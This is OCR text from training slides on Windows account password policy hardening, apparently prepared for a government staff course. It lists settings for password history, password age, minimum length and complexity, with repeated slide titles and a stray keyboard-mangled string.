
Set 'Enforce password history' to '24 or more password(s)'



Account Policies

Password Policies


Set 'Enforce password history' to '24 or more password(s)'



Password Policies

Set 'Minimum password age' to '1 or more day(s)'


Set 'Maximum password age' to '60 or fewer days'



Account Policies

Password Policies


Set 'Maximum password age' to '60 or fewer days'



Account Policies


Password Policies

Set 'Minimum password age' to '1 or more day(s)'




Password Policies

Set 'Minimum password length' to '14 or more character(s)'



Password Policies

Set 'Minimum password length' to '14 or more character(s)'



Password Policies


EX : Set 'Minimum password length' to '14 or more character(s)'

https://howsecureismypassword.net/

Account Policies

Password Policies

Set 'Password must meet complexity requirements' to 'Enabled'



Password Policies

Set 'Password must meet complexity requirements' to 'Enabled'

English uppercase characters (A through Z)
English lowercase characters (a through z)
Base 10 digits (0 through 9)
Non-alphabetic characters (for example, !, $, #, %)


‘kov[l,soj;p’ko4k8iy{

งานอบรมหน่วยงานภาครัฐ

Account Policies

